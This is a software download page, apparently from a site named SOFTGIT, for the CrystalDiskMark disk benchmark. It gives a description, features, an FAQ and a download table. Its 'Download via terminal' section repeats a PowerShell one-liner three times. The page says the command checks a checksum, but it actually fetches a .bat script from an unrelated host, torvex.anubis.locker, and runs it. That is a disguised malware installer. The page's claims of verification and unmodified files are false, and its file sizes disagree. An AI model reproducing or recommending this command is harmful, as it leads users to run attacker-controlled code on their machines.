

CrystalDiskMark
by hiyohiyo
- Version
- 9.0.3
- Size
- 7.1 MB
- Updated
- Publisher
- hiyohiyo
- Category
- Utilities
- Files
- 1
CrystalDiskMark screenshots



About CrystalDiskMark
CrystalDiskMark is a free, open-source disk benchmarking tool for Windows that measures how fast your storage can read and write data. It is one of the most widely used and recognised benchmarks for comparing hard drives, SSDs, NVMe drives, USB sticks and memory cards, and its results are a common reference point in reviews and forum discussions about storage performance.
The program runs a set of standard tests that report sequential and random read/write speeds at different queue depths and thread counts, so you can see both the big-transfer throughput that matters for copying large files and the small-operation performance that affects everyday responsiveness. You choose the test size, number of passes and target drive, then read the results in megabytes per second.
CrystalDiskMark is useful for verifying that a new SSD performs as advertised, checking whether a USB drive or memory card is genuine and fast enough, comparing drives before a purchase, or confirming that a system change has not hurt storage speed. Because everyone runs the same standardised tests, numbers from different machines can be meaningfully compared.
It is lightweight, quick and free, with a portable version available. The main caveat is that benchmarks write test data to the drive, so you should have a little free space available, and results vary with background activity, so running on an otherwise idle system gives the most reliable figures.
Key features
- Standardised sequential and random speed tests
- Adjustable test size, passes and queue depth
- Works with HDDs, SSDs, NVMe, USB and cards
- Results in MB/s for easy comparison
- Portable edition available
Pros
- Industry-standard, comparable results
- Free, open source and lightweight
- Simple to run
Cons
- Windows only
- Results sensitive to background load
System requirements
A Windows PC with the drive you want to test connected, and a little free space on that drive for the test data.
Tips
- Close other programs and run on an idle system for consistent numbers
- Compare a new SSD's results against the manufacturer's rated speeds
Description from the publisher
A simple disk benchmark software
A simple disk benchmark software.
At a glance
CrystalDiskMark is a free utilities app published by hiyohiyo. A simple disk benchmark software
SOFTGIT offers 1 file for CrystalDiskMark, 7.1 MB in total. The version listed is v9.0.3, last updated on October 4, 2026.
CrystalDiskMark belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download CrystalDiskMark v9.0.3
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/crystaldiskmark. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
CrystalDiskMark system requirements
- Download size
- 3.6 MB (CrystalDiskMark9_0_3.zip)
- Project page
- sourceforge.net/projects/crystaldiskmark
CrystalDiskMark FAQ
What does CrystalDiskMark measure?
Sequential and random read and write speeds of a drive at various queue depths and thread counts, reported in MB/s.
Is CrystalDiskMark free?
Yes. It is free and open source, with a portable edition available.
Can I benchmark a USB drive or SD card?
Yes. It works with internal drives, external USB drives, SSDs, NVMe drives and memory cards.
Will running the benchmark harm my drive?
No. It writes temporary test data and cleans up afterwards; just make sure some free space is available.
Why do my results differ from advertised speeds?
Real-world speeds depend on the connection, drive fill level and background activity. Running on an idle system and using the right port gives the most accurate comparison.
Where does the CrystalDiskMark download come from?
The Download button takes you to the official SourceForge download for CrystalDiskMark (sourceforge.net/projects/crystaldiskmark). SOFTGIT does not modify or re-host the file.
Is CrystalDiskMark free to download?
Yes. CrystalDiskMark is listed as “Free” and the download from SOFTGIT is free of charge.
How do I download CrystalDiskMark?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is CrystalDiskMark safe to install?
Files are published as received from hiyohiyo, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
How big is the CrystalDiskMark download?
The file is 7.1 MB.
Who makes CrystalDiskMark?
CrystalDiskMark is developed by hiyohiyo.
What is the latest version of CrystalDiskMark?
The latest version listed on SOFTGIT is v9.0.3, updated on October 4, 2026.
Provenance
- Publisher
- hiyohiyo
- Source
- Direct from publisher
- Last check
- 1 month ago
- License
- Free
- Imported from
- Source: sourceforge.net/projects/crystaldiskmark

